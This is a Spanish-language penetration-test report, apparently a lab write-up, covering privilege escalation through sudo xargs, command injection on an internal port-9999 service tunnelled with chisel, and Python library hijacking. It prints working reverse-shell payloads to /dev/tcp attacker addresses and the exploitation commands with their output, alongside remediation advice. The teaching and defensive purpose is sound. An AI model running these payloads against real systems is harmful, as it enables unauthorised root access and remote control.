Alta Puntuación CVSS: **7.8**

Afecta a: Configuración `sudoers` (permite `xargs` como root)

Recomendación rápida: No permitir binarios que derivan en shell (`xargs`, etc.) vía `sudo`.

Resumen

El usuario `s4vitar` puede ejecutar `xargs` como **root** mediante `sudo`. Al permitir `xargs` invocar comandos, `sudo /usr/bin/xargs -a /dev/null bash` proporciona una shell **root**.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Como `s4vitar`, `sudo -l` muestra que se puede ejecutar `xargs` como **root**. `xargs` puede invocar programas, de modo que `sudo /usr/bin/xargs -a /dev/null bash` arranca una `bash` con privilegios de **root**, completando la cadena.

A continuación, paso a paso:

```
s4vitar@b38b41eeda6d:/opt/web$ sudo -l
sudo -l
Matching Defaults entries for s4vitar on b38b41eeda6d:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User s4vitar may run the following commands on b38b41eeda6d:
  (root) NOPASSWD: /usr/bin/xargs
s4vitar@b38b41eeda6d:/opt/web$
```

Figura 20 – Siendo el usuario `s4vitar`, vemos que podemos ejecutar `xargs`

Escalamos a root:

```
sudo /usr/bin/xargs -a /dev/null bash
```

```
s4vitar@b38b41eeda6d:/opt/web$ sudo /usr/bin/xargs -a /dev/null bash
sudo /usr/bin/xargs -a /dev/null bash
whoami
root
█
```

Recomendación

- **Endurecer `sudoers`**: no permitir binarios que permiten ejecutar otros programas (`xargs`, etc.). Conceder solo acciones concretas.

Referencias

- CWE-250: Execution with Unnecessary Privileges
- <https://gtfobins.github.io/gtfobins/xargs/>



3. Inyección de comandos en servicio interno (puerto 9999) + reenvío de puertos con chisel

Alta Puntuación CVSS: 7.8

Afecta a: Servicio interno puerto 9999 (parámetro `cmds4vi`, inyección de comandos)

Recomendación rápida: Parametrizar y validar la entrada de los servicios internos; no confiar en que 'solo escuchan en localhost'.

Resumen

Un servicio interno accesible solo en `localhost` (puerto 9999) ejecuta comandos a partir del parámetro `cmds4vi` sin sanear (**inyección de comandos**). Reexponiéndolo con **chisel**, se ejecuta una *reverse shell* y se obtiene acceso como el usuario `s4vitar`.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Ya como `mario`, sin herramientas de red, se enumeran los puertos internos leyendo `/proc/net/tcp` y se descubre un servicio en el **puerto 9999** que ejecuta lo que reciba en el parámetro `cmds4vi` (**inyección de comandos**). Al no poder recibir la shell directamente, se establece un **reenvío de puertos** con `chisel` (cliente en la víctima, servidor en el atacante) y se lanza el *payload* de *reverse shell*, obteniendo acceso como el usuario `s4vitar`.

A continuación, paso a paso:

```
mario@b38b41eeda6d:/home$ cd mario
mario@b38b41eeda6d:~$ ls
ServerDeS4vitar.txt
mario@b38b41eeda6d:~$ cat ServerDeS4vitar.txt
Acordarme de usar la sintaxis index.php?cmds4vi=id para ejecutar comandos en el server http de S4vitar
mario@b38b41eeda6d:~$
```

Figura 21 – Dentro del directorio de mario, tenemos el siguiente mensaje

En este punto, seguramente haya puertos funcionando de forma interna, pero no tenemos ni `netstat` ni ninguna herramienta para ver puertos internos, por lo que tenemos el siguiente comando para visualizar puertos internos dentro de `/proc/net/tcp`:

```
for port in $(cat /proc/net/tcp | awk '{print $2}' | awk '{print $2}' FS=":" | sort -u); do echo "[+] PORT $port -> $(xxd -p $(cat /proc/net/tcp | grep $port | cut -d: -f2))"; done
```

```
mario@b38b41eeda6d:/var/www/html$ for port in $(cat /proc/net/tcp | awk '{print $2}' | awk '{print $2}' FS=":" | sort -u); do echo "[+] PORT $port -> $(xxd -p $(cat /proc/net/tcp | grep $port | cut -d: -f2))"; done
[+] PORT 0050 -> 80
[+] PORT 270F -> 9999
[+] PORT C014 -> 49172
[+] PORT DED4 -> 57644
```

Por lo que ejecutamos el comando `curl` pasándolo por el puerto 9999:

```
curl http://localhost:999
```



Figura 22 – Y nos pide pasar algún comando

Figura 23 – Pero no la recibimos del todo





Figura 24 – Y ahora si que vemos este puerto 9999

Y pegamos el payload:

```
http://localhost:9999/index.php?cmds4vi=bash -c "bash -i >%26 /dev/tcp/172.17.0.1/5555 0>%261"
```



```
(root@kali) - [/home/kali/Desktop]
# nc -nlvp 5555
listening on [any] 5555 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 51120
bash: cannot set terminal process group (36): Inappropriate ioctl for device
bash: no job control in this shell
s4vitar@b38b41eeda6d:/opt/web$
```

Recomendación

- **Parametrizar** las llamadas del servicio y **validar** estrictamente la entrada; nunca concatenarla en una shell.
- No asumir que un servicio interno es seguro por escuchar solo en `localhost`; aplicar autenticación y mínimo privilegio.

Referencias

- CWE-78: OS Command Injection
- https://owasp.org/www-community/attacks/Command_Injection
- <https://github.com/jpillora/chisel>



4. Python library hijacking en script ejecutado por `sudo` (usuario `mario`)

Alta Puntuación CVSS: **7.1**

Afecta a: Script Python ejecutado por `sudo` como `mario` (import inseguro)

Recomendación rápida: Controlar el PYTHONPATH/orden de import de los scripts privilegiados; no dejar directorios escribibles en la ruta de importación.

Resumen

Un script de Python ejecutable por `sudo` como el usuario `mario` importa una librería (`hashlib`) que puede resolverse desde un directorio **escribible** por el usuario. Colocando una librería maliciosa con el mismo nombre se ejecuta código como `mario` (**Python library hijacking**).

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? `sudo -l` revela que se puede ejecutar como el usuario `mario` un script de Python ubicado en `/tmp` (directorio **escribible**) que hace uso de la librería `hashlib`. Python resuelve los `import` buscando primero en el directorio del script; creando un fichero malicioso con el nombre de la librería (`os/hashlib`) en esa ruta, al ejecutarse el script **con los privilegios de mario** se ejecuta nuestro código (una *reverse shell*), logrando el pivote a dicho usuario.

A continuación, paso a paso:

```
xerosec@b38b41eada6d:/tmp$ sudo -l
Matching Defaults entries for xerosec on b38b41eada6d:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty

User xerosec may run the following commands on b38b41eada6d:
  (mario) NOPASSWD: /usr/bin/python3 /tmp/script.py
xerosec@b38b41eada6d:/tmp$
```

Figura 25 – Ejecutamos el comando `sudo -l` vemos que podemos ejecutar el siguiente script de python

```
xerosec@b38b41eada6d:/tmp$ cat /tmp/script.py
import hashlib

if __name__ == '__main__':
    cadena = input("Introduce la cadena: ")
    hash_md5 = hashlib.md5(cadena.encode()).hexdigest()
    print("El hash MD5 de la cadena es:", hash_md5)
xerosec@b38b41eada6d:/tmp$
```

Figura 26 – Y vemos que se encuentra en `tmp`, donde tenemos permisos de escritura, además de hacer uso de la librería `hashlib`



Por lo que podemos explotar un python library hijacking, de tal forma que usando la librería `os`, podremos ejecutar una reverse shell:

```
import os  
  
os.system("bash -c 'bash -i >& /dev/tcp/192.168.0.20/333 0>&1'")
```

Ejecutamos el otro script como mario:

```
sudo -u mario /usr/bin/python3 /tmp/script.py
```

```
xerosec@b38b41eeda6d:/tmp$ sudo -u mario /usr/bin/python3 /tmp/script.py  
  
[kali@kali] - [~/Desktop]  
$ sudo nc -nlvp 333  
[sudo] contraseña para kali:  
listening on [any] 333 ...  
connect to [192.168.0.20] from (UNKNOWN) [172.17.0.2] 53838  
mario@b38b41eeda6d:/tmp$
```

Figura 27 – Y recibimos la shell como mario

Recomendación

- Ejecutar los scripts privilegiados con un **PYTHONPATH controlado**, sin directorios escribibles por el usuario en la ruta de importación, y ubicarlos en rutas protegidas.
- **Endurecer `sudoers`**: no ejecutar como otro usuario scripts modificables.

Referencias

- CWE-426: Untrusted Search Path
- <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#python-library-hijacking>



Historial de Cambios

Versión	Fecha	Descripción	Autor
1.0	2026-07-23	Versión inicial del informe.	Mario Álvarez

Aviso Legal

El presente informe ha sido elaborado por **El Rincón del Hacker** con fines **educativos y divulgativos**. No tiene carácter confidencial: su contenido puede **compartirse y redistribuirse libremente**, total o parcialmente, siempre que se cite la fuente y se respete la integridad del documento.

Los resultados aquí documentados reflejan el estado de seguridad de los sistemas evaluados **en el momento concreto de la realización de las pruebas** y dentro del alcance acordado. Una auditoría de seguridad, por su propia naturaleza, se basa en una evaluación con recursos y tiempo acotados; por tanto, la ausencia de una vulnerabilidad en este documento no garantiza su inexistencia. La aparición de nuevas amenazas o los cambios posteriores en la plataforma pueden alterar la superficie de exposición evaluada.

Todas las pruebas se ejecutaron con el consentimiento previo del cliente, priorizando en todo momento la integridad y la disponibilidad de los sistemas. No se realizó ninguna acción destructiva ni de extracción masiva de datos reales; las evidencias de explotación se limitaron a demostrar la existencia de cada vulnerabilidad (prueba de concepto). Los identificadores, credenciales y datos mostrados en las evidencias corresponden a un entorno de pruebas facilitado por el cliente.